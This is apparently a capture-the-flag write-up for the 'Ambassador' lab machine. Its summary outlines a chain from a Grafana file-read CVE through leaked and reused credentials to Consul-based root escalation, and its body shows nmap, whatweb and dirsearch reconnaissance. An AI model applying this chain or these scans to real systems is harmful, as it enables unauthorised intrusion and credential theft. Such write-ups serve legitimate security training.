Ambassador
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Ambassador exposes a Grafana v8.2.0 vulnerable to unauthenticated arbitrary file read (CVE-2021-43798). Readinggrafana.iniyieldsadmin:messageInABottle685427; once authenticated, the datasources API reveals the MySQL password. In thewhackywidgetdatabase theuserstable storesdeveloper's key in base64 (anEnglishManInNewYork027468), which also works for SSH (reuse). In/opt/my-app, the git history leaks aCONSUL_HTTP_TOKEN; with it we abuse HashiCorp Consul (health-check script execution) to make/bin/bashSUID and get root.
Recon
Ping
ping -c 1 10.10.11.183
PING 10.10.11.183 (10.10.11.183) 56(84) bytes of data.
64 bytes from 10.10.11.183: icmp_seq=1 ttl=63 time=104 ms
TTL 63 → Linux: Linux starts its TTL at 64 and every routing hop decrements it, so 63 = 64−1; a hint, not proof (it can be spoofed), and the service scan confirms it.
UDP scan
Before TCP it is worth checking UDP, because it is the one almost nobody scans and where SNMP, TFTP or DNS tend to hide. It is limited to the 100 most common ports because UDP has no connection handshake and a full sweep would take hours:
nmap -sU --min-rate 5000 -Pn -n -vvv --open --top-ports 100 10.10.11.183 | grep -v 'no-response'
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-15 16:31 UTC
Initiating UDP Scan at 16:31
Scanning 10.10.11.183 [100 ports]
Completed UDP Scan at 16:31, 1.08s elapsed (100 total ports)
Nmap scan report for 10.10.11.183
Host is up, received user-set (0.15s latency).
Scanned at 2025-11-15 16:31:34 UTC for 1s
Not shown: 6 closed udp ports (port-unreach)
PORT        STATE           SERVICE         REASON

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.16 seconds
           Raw packets sent: 252 (15.520KB) | Rcvd: 6 (520B)
The PORT table comes back empty: nothing open on UDP. The grep -v 'no-response' is what keeps the output from filling up with the 94 ports that never answered. UDP ruled out, on to TCP.
TCP port scan
The full sweep is launched with jmap, a .zshrc function that asks for the IP and saves the output in grepable format:
jmap
[+] Introduce una IP

10.10.11.183

Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-15 16:31 UTC
Initiating SYN Stealth Scan at 16:31
Scanning 10.10.11.183 [65535 ports]
Discovered open port 3306/tcp on 10.10.11.183
Discovered open port 22/tcp on 10.10.11.183
Discovered open port 80/tcp on 10.10.11.183
Discovered open port 3000/tcp on 10.10.11.183
Completed SYN Stealth Scan at 16:32, 15.03s elapsed (65535 total ports)
Nmap scan report for 10.10.11.183
Host is up, received user-set (0.13s latency).
Scanned at 2025-11-15 16:31:51 UTC for 15s
Not shown: 65531 closed tcp ports (reset)
PORT     STATE SERVICE REASON
22/tcp   open  ssh     syn-ack ttl 63
80/tcp   open  http    syn-ack ttl 63
3000/tcp open  ppp     syn-ack ttl 63
3306/tcp open  mysql   syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 15.13 seconds
           Raw packets sent: 73848 (3.249MB) | Rcvd: 73828 (2.953MB)
The body of the function, to reproduce it without it:
jmap () {
        echo -e "\n[+] Introduce una IP\n"
        read ip
        echo
        sudo nmap -sS -n -Pn -p- --min-rate 5000 -vvv --open $ip -oG scan
}
Four ports, and two deserve immediate attention: 3306 is a MySQL exposed to the network (normally it only listens on localhost), and 3000 gets labelled ppp, which is what nmap says when it cannot recognise the service.
extractPorts reads that grepable file and leaves the list on the clipboard:
extractPorts scan
Extracting information ...
IP Address: 10.10.11.183
Open ports: 22,80,3000,3306

Ports copied to clipboard

IP Address: 10.10.11.183
Open ports: 22,80,3000,3306
extractPorts () {
echo -e "Extracting information..."
ip_address=$(grep -oP 'Host: \K\S+' "$1" | head -n 1)
ports=$(grep -oP '\d+(?=/open)' "$1" | tr '\n' ',' | sed 's/,$/\n/')
echo -e "IP Address: $ip_address"
echo -e "Open ports: $ports\n"
{
echo -e "IP Address: $ip_address"
echo -e "Open ports: $ports\n"
} >> extractPorts.tmp
echo "$ports" | xclip -sel clip
echo -e "Ports copied to clipboard\n"
cat extractPorts.tmp
rm extractPorts.tmp
}And the version and script scan against those four:
jmap2 10.10.11.183 22,80,3000,3306
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Ambassador Development Server
|_http-generator: Hugo 0.94.2
3000/tcp open  http    Grafana http
|_http-title: Grafana
|_Requested resource was /login
3306/tcp open  mysql   MySQL 8.0.30-0ubuntu0.20.04.2
jmap2 () {
if [ "$#" -ne 2 ]
then
echo "Uso: jmap2 <ip> <ports>"
return 1
fi
local ip="$1"
local ports="$2"
nmap -p"$ports" -sCV "$ip"
}Now we have names: port 80 serves a site generated with Hugo (a static site generator), and the mysterious 3000 is a Grafana redirecting to /login.
Identifying technologies
whatweb on port 80 confirms the stack and Hugo's version:
whatweb http://10.10.11.183
http://10.10.11.183 [200 OK] Apache[2.4.41], Country[RESERVED][ZZ], HTML5,
  HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.10.11.183],
  MetaGenerator[Hugo 0.94.2], Open-Graph-Protocol[website],
  Title[Ambassador Development Server], X-UA-Compatible[IE=edge]
And on 3000 the data point that decides the box shows up:
whatweb http://10.10.11.183:3000
http://10.10.11.183:3000 [302 Found] Cookies[redirect_to], Country[RESERVED][ZZ],
  HttpOnly[redirect_to], IP[10.10.11.183], RedirectLocation[/login],
  UncommonHeaders[x-content-type-options], X-Frame-Options[deny],
  X-XSS-Protection[1; mode=block]
http://10.10.11.183:3000/login [200 OK] Country[RESERVED][ZZ], Grafana[8.2.0], HTML5,
  IP[10.10.11.183], Script, Title[Grafana], UncommonHeaders[x-content-type-options],
  X-Frame-Options[deny], X-UA-Compatible[IE=edge], X-XSS-Protection[1; mode=block]
Grafana 8.2.0. An exact version is half the box solved.
Wappalyzer, from the browser, says the same thing from another angle:

Ambassador Development Server

Technologies
  Miscellaneous:            RSS, Open Graph
  Web servers:              Apache HTTP Server 2.4.41
  Operating systems:        Ubuntu
  Static site generators:   Hugo 0.94.2
Welcome to Grafana

Analytics:              Grafana
Programming languages:  Go
JavaScript frameworks:  Emotion, React, AngularJS 1.8.2
Operating systems:      Ubuntu
Issue trackers:         Sentry
Web frameworks:         Macaron
JavaScript libraries:   Lodash 4.17.21

Documentation | Support | Community | Open Source | v8.2.0 (d7f71e9eae)
Grafana's own page footer confirms the version along with its commit hash: v8.2.0 (d7f71e9eae). That is the most reliable source of all, because the application writes it itself.
Source code
Before fuzzing, a look at the HTML of both services:

<!DOCTYPE html>
<html lang="en-us">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1">
    <title>Ambassador Development Server</title>
    <meta name="viewport" content="width=device-width,minimum-scale=1">
    <meta name="description" content="">
    <meta name="generator" content="Hugo 0.94.2" />
    <meta name="robots" content="noindex, nofollow">
<link rel="stylesheet" href="/ananke/css/main.min.css" >
    <link href="/index.xml" rel="alternate" type="application/rss+xml" title="Ambassador Development Server" />
    <meta property="og:title" content="Ambassador Development Server" />
var isEdgeVersion = /Edge\/([0-9.]+)/.exec(navigator.userAgent);
...
if (!checkBrowserCompatibility()) {
  alert('Your browser is not fully supported, please try newer version.');
}
window.grafanaBootData = {
  user: {"isSignedIn":false,"id":0,"login":"","email":"","name":"","lightTheme":false,"orgCount"...
  settings: {"alertingEnabled":true,"alertingErrorOrTimeout":"alerting","alertingMinInterval":1...
  navTree: [{"id":"dashboards","text":"Dashboards","subTitle":"Manage dashboards and folders",...
  themePaths: {
    light: 'public/build/grafana.light.44d64797ac0596ba280b.css',
    dark: 'public/build/grafana.dark.44d64797ac0596ba280b.css'
  }
};
Nothing exploitable, but grafanaBootData confirms there is no session ("isSignedIn":false) and Hugo's theme (ananke) is the default one. Time to enumerate paths.
Path discovery
dirsearch -u http://10.10.11.183/ --exclude-status=403,404
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Target: http://10.10.11.183/

[16:40:27] Starting:
[16:40:38] 200 -  753B  - /404.html
[16:40:56] 301 -  317B  - /categories   ->  http://10.10.11.183/categories/
[16:41:10] 200 -  473B  - /images/
[16:41:10] 301 -  313B  - /images   ->  http://10.10.11.183/images/
[16:41:10] 200 -  574B  - /index.xml
[16:41:27] 301 -  312B  - /posts   ->  http://10.10.11.183/posts/
[16:41:34] 200 -  267B  - /sitemap.xml
[16:41:38] 301 -  311B  - /tags   ->  http://10.10.11.183/tags/
dirsearch -u http://10.10.11.183:3000/ --exclude-status=403,404,401
Target: http://10.10.11.183:3000/

[23:22:20] Starting:
[23:23:05] 200 -    2B  - /healthz
[23:23:12] 200 -   26KB - /login
[23:23:12] 200 -   26KB - /login/
[23:23:15] 200 -   39KB - /metrics
[23:23:26] 302 -   31B  - /public   ->  /public/
[23:23:28] 200 -   26B  - /robots.txt
[23:23:32] 200 -   26KB - /signup
Standard Grafana routes. The one that matters for what is coming is /public, which is where plugins get served from.
Downloading and filtering the content
Rather than reading pages one by one, everything is downloaded with wget -r and searched by keyword. It is faster and nothing slips through:
wget http://10.10.11.183/ -r &>/dev/null
